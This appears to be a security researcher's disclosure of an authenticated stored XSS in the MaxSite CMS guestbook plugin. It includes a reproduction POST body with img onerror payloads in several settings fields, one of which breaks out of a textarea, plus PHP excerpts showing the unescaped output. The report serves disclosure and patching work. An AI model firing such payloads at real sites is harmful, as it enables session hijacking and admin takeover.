

Authenticated Stored XSS allowing attacker inject malicious script

Author: Spycio.Kon

Date: 04/03/2026

Enviroment: test on Maxsite 109.3

Link: <https://github.com/maxsite/cms/tree/master>


Description: The vulnerable exist in the plugin guestbook. The f_text, f_slug, f_limit and f_email parameter is not sanitize allow attacker inject malicious script

Impact: Because the payload is stored, this attack does not require repeated interaction from the attacker and can.

affect multiple users, leading to account compromise, data manipulation, or full takeover of the administrative Panel by using other endpoint

Reproduce


Step1: Enable guestbook



Step2: Send the POST request with f_text, f_slug, f_limit and f_email parameter belike.

```
f_session_id=cdf476e08c7340fad59fdccce40c896f&f_slug=""><img/src/onerror="alert(2)">&f_limit="<img/src/onerror="alert(3)">&f_email="<img/src/onerror="alert(4)">&f_moderation=on&f_text=
rea><img/src/onerror="alert(1)"><textarea>&f_fields=name+%7C+%D0%92%D0%B0%D1%88%D0%B5+%D0%B8%D0%BC%D1%8F%3A%0D%0Atext+%7C+%D0%92%D0%B0%D1%88+%D0%BE%D1%82%D0%B7%D1%8B%D0%B2%3A&f_format=%3Cdiv+class%3D%22fform+guestbook%22%3E%0D%0A%3Cp+class%3D%22head%22%3E%3Cspan+class%3D%22fheader%22%3E%5Bname%5D+%7C+%5Bdate%5D%3C%2Fspan%3E%3C%2Fp%3E%0D%0A%3Cdiv+class%3D%22margin10%22%3E%0D%0A%3Cp%3E%3Cspan%3E%5Btext%5D%3C%2Fspan%3E%3C%2Fp%3E%0D%0A%3C%2Fdiv%3E%0D%0A%3Cp+class%3D%22hr%22%3E%3C%2Fp%3E%0D%0A%3C%2Fdiv%3E&f_start=%3Ch2%3E%D0%9E%D1%82%D0%B7%D1%8B%D0%B2%D1%8B%3C%2Fh2%3E&f_end=&f_submit=
```

The image shows a side-by-side comparison of a web browser's developer tools. On the left, the 'Request' tab is active, displaying a GET request to 'http://localhost/cms-105/cms-105/admin/guestbook'. The request headers include 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8' and 'Referer: http://localhost/cms-105/cms-105/admin/guestbook'. The body of the request is a long string of URL-encoded data. On the right, the 'Response' tab is active, showing an HTML document titled 'Гостевая книга'. The page content includes a heading 'Гостевая книга', a paragraph 'Плагин позволяет организовать на вашем сайте гостевую книгу.', a link 'Короткая ссылка:' with a 'target="_blank" class="j_globe">Просмотр' button, a section 'Отзывов на страницу:' with a '>' button, and a section 'Уведомлять на email:' with a checked checkbox for 'Модерация каждого отзыва'. At the bottom, there is a text input field with the placeholder 'Текст перед отпиской (можно использовать HTML):'.



```
www > cms-109 > cms-109 > application > maxsite > plugins > guestbook > admin.php > ...
7
8 $CI = & get_instance();
9
10 $options_key = 'plugin_guestbook';
11
12 if ( $post = mso_check_post(array('f_session_id', 'f_submit')) )
13 {
14     mso_checkreferer();
15
16     $options = array();
17     $options['text'] = $post['f_text']; //done
18     $options['slug'] = $post['f_slug']; //done
19     $options['limit'] = $post['f_limit']; //done
20     $options['email'] = $post['f_email']; //done
21     $options['fields'] = $post['f_fields'];
22     $options['format'] = $post['f_format'];
23     $options['end'] = $post['f_end'];
24     $options['start'] = $post['f_start'];
25
26     $options['moderation'] = isset($post['f_moderation']) ? 1 : 0;
27
28     // fields_arr сразу преобразуем в массив из fields
29     $fields = explode("\n", $options['fields']); // разбиваем по строкам
30
31     $fields_arr = array();
32
33     foreach ($fields as $row)
34     {
35         $ar_type = explode('|', $row); // разбиваем по |
36         // всего должно быть 2 элемента
37         if ( !isset($ar_type[0]) and trim($ar_type[0]) and isset($ar_type[1]) and trim($ar_type[1]) ) // элементы
38         {
39             $f = trim($ar_type[0]);
40
41             // поле может быть только строго предопределенное
42             if (
```

```
<?php
$options = mso_get_option($options_key, 'plugins', array());

if ( !isset($options['text']) ) $options['text'] = t("<h1>Гостевая книга</h1>\n<p>Оставьте свой отзыв</p>");

if ( !isset($options['slug']) ) $options['slug'] = 'guestbook';
if ( !isset($options['fields']) or !$options['fields'] ) $options['fields'] = t("name | Ваше имя:\ntext | Ваш отзыв:");
if ( !isset($options['limit']) ) $options['limit'] = 10; // отзывов на страницу
if ( !isset($options['email']) ) $options['email'] = mso_get_option('admin_email', 'general', '');
if ( !isset($options['moderation']) ) $options['moderation'] = 1; // модерация

if ( !isset($options['format']) or !$options['format'] ) $options['format'] = '<div class="fform guestbook">

<p class="head"><span class="fheader"><span>[name] | [date]</span></span></p>
<div class="margin10">
<p><span>[text]</span></p>
</div>
<p class="hr"></p>
</div>';

if ( !isset($options['start']) ) $options['start'] = '<h2>' . t('Отзывы') . '</h2>';

if ( !isset($options['end']) ) $options['end'] = '';

$form = '
<p><span class="ftitle ffirst2 fheader">' . t('Короткая ссылка:') . '</span>
<span><input name="f_slug" type="text" value="' . $options['slug'] . '"></span>
<span>&nbsp;<a href="' . getinfo('siteurl') . $options['slug'] . '" target="_blank" class="i globe">' . t('Просмотр') . '</a></span>
</p>

<p><span class="ftitle ffirst2 fheader">' . t('Отзывов на страницу:') . '</span>
<span><input name="f_limit" type="text" value="' . $options['limit'] . '"></span>
</p>

<p><span class="ftitle ffirst2 fheader">' . t('Уведомлять на email:') . '</span>
<span><input name="f_email" type="text" value="' . $options['email'] . '"></span>
</p>';
```

```

<p><span class="ftitle ffirst2 fheader">' . t('Уведомлять на email:') . '</span>
| <span><input name="f_email" type="text" value="' . $options['email'] . '"></span>
</p>';

if ($options['moderation']) $check = ' checked';
else $check = '';

$form .= ' <p>
| <span class="ffirst2"> </span>
| <label><input name="f_moderation" type="checkbox"' . $check . '> ' . t('Модерация каждого отзыва') . '</label></p>';

$form .= ' <p class="header">' . t('Текст перед отзывами (можно использовать HTML):') . '</p><textarea name="f_text" rows="7">' . $options['text'] . '</textarea>';

$form .= ' <p class="header">' . t('Укажите названия полей') . '</p>
| <p>' . t('Их следует выводить в форме в формате: «поле | название», например: <b>«name | Ваше имя:»</b>. Поля будут выведены в том же порядке. Одно поле в одной
| <p>' . t('Введите возможные варианты: <b>id, name, text, title, email, icq, site, phone, custom1, custom2, custom3, custom4, custom5, url.</b>') . '</p>';
$form .= ' <textarea name="f_fields" rows="7">' . htmlspecialchars($options['fields']) . '</textarea>';

$form .= ' <p class="header">' . t('Укажите HTML-формат вывода отзывов') . '</p><p>' . t('Варианты полей: <b>[name], [text], [title], [email], [icq], [site], [phone], [
| <textarea name="f_format" rows="10">' . htmlspecialchars($options['format']) . '</textarea>';

$form .= ' <p class="header">' . t('Текст перед отзывами') . '</p>';
$form .= ' <textarea name="f_start" rows="7">' . htmlspecialchars($options['start']) . '</textarea>';

$form .= ' <p class="header">' . t('Текст после всех отзывов') . '</p>';
$form .= ' <textarea name="f_end" rows="7">' . htmlspecialchars($options['end']) . '</textarea>';

```